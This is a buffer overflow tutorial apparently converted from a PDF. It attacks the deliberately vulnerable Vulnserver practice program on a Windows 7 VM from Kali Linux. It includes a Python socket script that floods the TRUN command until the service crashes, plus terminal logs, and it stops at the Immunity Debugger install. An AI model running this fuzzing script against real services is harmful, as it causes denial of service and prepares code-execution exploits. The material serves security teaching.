




Buffer Overflow Exploit 101

Address Space Layout Randomization example



Okan YILDIZ

Secure Debug Limited

Senior Security Engineer / Senior Software Developer

| CASE .NET | CEH | CTIA | ECIH | CCISO |

Buffer Overflow Exploit 101	1
Buffer Overflow	3
What is Buffer Overflow:	3
Project Objective:	4
Findings and Screenshots:	4
Installation and Description of Immunity Debugger:	10
Running applications through Windows command prompt	30

Buffer Overflow

What is Buffer Overflow:

A buffer overflow exploit is a security vulnerability that occurs when an application receives more data than expected, causing it to fill up memory space and even crash the program. Through this vulnerability, an attacker can run malicious code on the target application and take control of the system.

Buffer overflow exploits often stem from programming errors, incomplete input validation processes, or weaknesses in the data structures used in the program. These vulnerabilities allow attackers to gain control over an application.


Buffer overflow exploits pose a significant threat to cybersecurity and are often a key component of malware and cyber attacks. Therefore, software developers and system administrators should have knowledge of application security and design their applications properly to defend against these types of attacks.

Project Objective:

To detect a vulnerability in an application and develop an exploit code that will take advantage of this vulnerability is the goal. We will perform a buffer overflow attack on the target computer through the operating systems installed on the virtual machine. Our operating system on which we will launch the attack and develop the exploit code is "Kali". Kali is an operating system with more than 300 security tools. The target computer is "Windows 7", developed by Microsoft, which is installed on the virtual machine.


Findings and Screenshots:

We run a software called Vulnserver on Windows 7 to detect a vulnerability in an application and develop an exploit code that will take advantage of this vulnerability. We obtain the IP address of our machine by typing "ipconfig" in the command prompt.



We see that our IP address is 192.168.124.133.

1. At this stage, we try to communicate with the target computer on the command prompt in Kali. For this purpose, we type "telnet 192.168.124.133 9999" on the command line. Here, 9999 is the port used by Vulnserver.




```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# telnet 192.168.124.133 9999
Trying 192.168.124.133...
Connected to 192.168.124.133.
Escape character is '^'.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]6.5.3-
LTIME [ltime_value]
SRUN [srun_value]amd64.deb
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [kstan_value]
EXIT

```

On the screen that appears, we type the "HELP" command to learn which commands we can use.

2. To see if the connection is established, we look at the Vulnserver screen.



When we look at the screen, we see that it has established communication with the IP address 192.168.124.131. Let's confirm this IP address on our Kali machine..

A screenshot of a terminal window on a Kali Linux system. The window title is 'Dosya Düzenle Görünüm Ara Uçbirim Yardım'. The command 'root@okan:~# ifconfig' is run, and the output is as follows:

```
root@okan:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:32:03:06
          inet addr:192.168.124.131 Bcast:192.168.124.255 Mask:255.255.255.0
                  inet6 addr: fe80::20c:29ff:fe32:306/64 Scope:Link
                      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                      RX packets:189 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:1000
                      RX bytes:27675 (27.0 KiB)  TX bytes:10157 (9.9 KiB)


lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
                  inet6 addr: ::1/128 Scope:Host
                      UP LOOPBACK RUNNING MTU:65536 Metric:1
                      RX packets:20 errors:0 dropped:0 overruns:0 frame:0
                      TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
                      collisions:0 txqueuelen:0
                      RX bytes:1200 (1.1 KiB)  TX bytes:1200 (1.1 KiB)

root@okan:~#
```

When we look at it, we see that this IP address belongs to us.

3. At this stage, I am sending a series of characters to Vulnserver with the TRUN command. The purpose of this is to see if Vulnserver will accept this communication. We will use the ./exploit command that we developed

earlier and will discuss in the next steps to send 3 packets to the target PC.




```
Uygulamalar Yerler Uçbirim
Çarş 01:04
root@okan: ~

Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# telnet 192.168.124.133 9999
Trying 192.168.124.133...
Connected to 192.168.124.133.
Escape character is '^'.
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands: ssdp-6-5-3-
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
Connection closed by foreign host.
root@okan:~# ./istismar
Length of attack: 3
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 3 to TRUN .
TRUN COMPLETE

GOODBYE
root@okan:~#
```

It tells us that this operation has been completed successfully. To see if Vulnserver has also accepted this connection, we check the Vulnserver screen.



4. At this stage, I will discuss the steps for developing the exploit code that we will use in the next step. For this, we type "nano exploit" on the console screen and write our codes using the Python language on the screen that appears.

The screenshot shows a terminal window titled "GNU nano 2.2.6" with the command "File: istismar". The code in the editor is:

```
#!/usr/bin/python
import socket
server = '192.168.124.133'
sport = 9999

length = int(raw_input('Length of attack: '))


s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack length ", length, ' to TRUN '
attack = 'A' * length
s.send('TRUN .' + attack + '\r\n')
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()
```

Below the terminal window are several small icons with labels in Turkish: Yardım Al (Help), Çık (Exit), Yaz (Write), Yasla (Paste), Dosya Oku (Read File), Ara (Search), Önceki Sayfa (Previous Page), Sonraki Sayfa (Next Page), Metni Kes (Cut Text), UnCut Text, İmleç Pozisyonu (Cursor Position), and Denetime (Clipboard).

Here, we write the IP address of the target PC to the place where it says "server", and the port number to the place where it says "sport". With this program, it will send the "A" character to the target PC as many times as the number we entered from the keyboard.

After writing our code, we type "ctrl + x", confirm the screens that appear, and return to our console screen. Then, we type "chmod a+x exploit" on the console. If we do not enter this code, access will be restricted when we run the exploit.

5. Now, we are trying to cause an error in Vulnserver by sending a large number of "A" packets to the target computer.



```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.

KaliLive
Sending attack length 1000 to TRUN .
TRUN COMPLETE


GOODBYE

root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 2000 to TRUN .
```


First, we sent 1000 characters, but the program did not crash. When we increased the packet count to 2000, we see that the packets were not delivered.

6. We see that the Vulnserver software crashed with the 2000 packets sent.




Installation and Description of Immunity Debugger:

We download the Immunity Debugger software, which we have seen its inside and working capability, from the <http://debugger.immunityinc.com/> website to our target computer. After running the setup file as an administrator, the screen given below will appear. After checking the "I accept" box, we install the program.

